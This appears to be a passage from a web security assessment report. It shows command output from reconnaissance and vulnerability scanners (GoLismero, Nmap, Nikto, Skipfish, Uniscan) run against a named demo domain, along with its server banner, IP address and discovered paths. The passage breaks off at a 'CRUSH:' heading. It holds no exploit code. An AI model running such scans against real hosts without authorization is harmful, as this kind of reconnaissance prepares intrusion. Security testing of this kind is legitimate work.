| Contact: contact@golismero-project.com    |
\-------------------------------------------/

GoLismero started at 2018-05-22 17:56:05.801122 UTC
[*] GoLismero: Audit name: golismero-U4HsDEIv
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the Spider
Foot server.
[!] OpenVAS: Plugin disabled, reason: Missing hostname
[*] GoLismero: Added 5 new targets to the database.
[*] GoLismero: Launching tests...
[*] GoLismero: Current stage: Reconaissance
[*] Web Spider: Spidering URL: http://demo.rcplindiaonline.com/
[*] theHarvester: Searching keyword 'rcplindiaonline.com' in google
[*] DNS Resolver: 11.11% percent done...
[*] DNS Resolver: 22.22% percent done...
[*] Web Spider: Found 1 forms in URL: http://demo.rcplindiaonline.com/
[*] DNS Resolver: 33.33% percent done...
[*] DNS Resolver: 44.44% percent done...
[*] theHarvester: Found 1 emails and 0 hostnames on google for domain rcplindiaonline.com
[*] theHarvester: Searching keyword 'rcplindiaonline.com' in bing
[*] theHarvester: 20.00% percent done...
[!] theHarvester: Invalid header name 'Cookie: SRCHHPGUSR=ADLT=DEMOTE&NRSLT=50'
[*] theHarvester: Searching keyword 'rcplindiaonline.com' in linkedin
[*] theHarvester: 40.00% percent done...
[*] DNS Resolver: 55.55% percent done...
[!] IP Geolocator: Error: __init__() got an unexpected keyword argument 'time_zone'
[*] theHarvester: Found 0 emails and 0 hostnames on linkedin for domain rcplindiaonline.com
[*] theHarvester: Searching keyword 'rcplindiaonline.com' in dogpile
[*] theHarvester: 60.00% percent done...
[!] PunkSPIDER: Query to PunkSPIDER failed, reason: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:726
)
[*] PunkSPIDER: No results found for host: rcplindiaonline.com
```



```
[*] Nmap: Initiating NSE at 23:26
[*] Nmap: Completed NSE at 23:26, 0.00s elapsed
[*] Nmap (2): NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap (2): Initiating NSE at 23:26
[*] Nmap (2): Completed NSE at 23:26, 0.00s elapsed
[*] Nmap (2): NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap (2): Initiating NSE at 23:26
[*] Nmap (2): Completed NSE at 23:26, 0.00s elapsed
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #1): Protocol not availab
le (92)
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #2): Protocol not availab
le (92)
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #3): Protocol not availab
le (92)
[*] Nmap (2): Initiating Parallel DNS resolution of 1 host. at 23:26
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #1): Protocol not available (
92)
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #2): Protocol not available (
92)
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #3): Protocol not available (
92)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 23:26
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 23:26, 0.09s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 23:26
[*] Nmap: Couldn't open a raw socket. Error: Permission denied (13)
[!] Nmap: Nmap execution failed, status code: 1
[*] Nmap (2): Completed Parallel DNS resolution of 1 host. at 23:26, 0.27s elapsed
[*] Nmap (2): Initiating SYN Stealth Scan at 23:26
[*] Nmap (2): Couldn't open a raw socket. Error: Permission denied (13)
[!] Nmap (2): Nmap execution failed, status code: 1
[*] DNS Bruteforcer: 6.29% percent done...
[*] DNS Bruteforcer: 7.34% percent done...
[*] Nikto: + 6493 items checked: 0 error(s) and 0 item(s) reported on remote host
[*] Nikto: + End Time:           2018-05-22 23:26:45 (GMT5.5) (28 seconds)
[*] Nikto: ---------------------------------------------------------------------------
[*] Nikto: + 1 host(s) tested
[*] Nikto: Nikto found 0 vulnerabilities for host: demo.rcplindiaonline.com
[*] DNS Bruteforcer: 8.39% percent done...
```

SKIPFISH:


Skipfish is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes.



```
skipfish version 2.10b by lcamtuf@google.com

  - demo.rcplindiaonline.com -

Scan statistics:

      Scan time : 0:01:12.570
  HTTP requests : 880 (12.1/s), 427 kB in, 273 kB out (9.7 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 18 total (48.9 req/conn)
     TCP faults : 0 failures, 0 timeouts, 8 purged
 External links : 0 skipped
   Reqs pending : 0

Database statistics:

         Pivots : 5 total, 5 done (100.00%)
    In progress : 0 pending, 0 init, 0 attacks, 0 dict
  Missing nodes : 0 spotted
     Node types : 1 serv, 1 dir, 0 file, 1 pinfo, 0 unkn, 2 par, 0 val
   Issues found : 8 info, 0 warn, 0 low, 6 medium, 0 high impact
      Dict size : 6 words (6 new), 0 extensions, 104 candidates
     Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 5
[+] Looking for duplicate entries: 5
[+] Counting unique nodes: 5
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 5
[+] Generating summary views...
[+] Report saved to '/root/rcplindiaonline/index.html' [0x5c1bc0d5].
[+] This was a great day for science!

root@DESKTOP-PPDHIE1:~# _
```


UNISCAN:

Uniscan is a simple Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.




```
root@DESKTOP-PPDHIE1:~# uniscan -u http://demo.rcplindiaonline.com -w
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


Scan date: 22-5-2018 23:46:10
===================================================================================================
| Domain: http://demo.rcplindiaonline.com/
| Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
| IP: 52.66.187.228
===================================================================================================
|
| File check:
| [+] CODE: 200 URL: http://demo.rcplindiaonline.com/login.php
===================================================================================================
===================================================================================================
Scan end date: 22-5-2018 23:46:43



HTML report saved in: report/demo.rcplindiaonline.com.html
root@DESKTOP-PPDHIE1:~# _
```

➔ *Uniscan -u http://demo.rcplindiaonline.com -w*



```
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# uniscan -u http://demo.rcplindiaonline.com -w
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


Scan date: 22-5-2018 23:50:59
===================================================================================================
| Domain: http://demo.rcplindiaonline.com/
| Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
| IP: 52.66.187.228
===================================================================================================
|
| File check:
| [+] CODE: 200 URL: http://demo.rcplindiaonline.com/login.php
===================================================================================================
===================================================================================================
Scan end date: 22-5-2018 23:51:28



HTML report saved in: report/demo.rcplindiaonline.com.html
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# cd /usr/share/uniscan/report/
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# ls
css.css  demo.rcplindiaonline.com.html  images  index.php  uniscan.html
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# firefox demo.rcplindiaonline.com.html
```

- ➔ The output is stored in report/demo.rcplindiaonline.com.html
- ➔ Cd /urs/share/uniscan/report/
- ➔ Firefox demo.rcplindiaonline.com.html



SCAN TIME

Scan Started: 15/5/2018 20:25:16

TARGET

Domain http://demo.rcplindiaonline.com/

Server Banner: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16

Target IP: 52.66.187.228

CRAWLING

Directory check:


```
CODE: 200 URL: http://demo.rcplindiaonline.com/command/
CODE: 200 URL: http://demo.rcplindiaonline.com/icons/
```

SCAN TIME

Scan Finished: 15/5/2018 20:26:35

CRUSH:

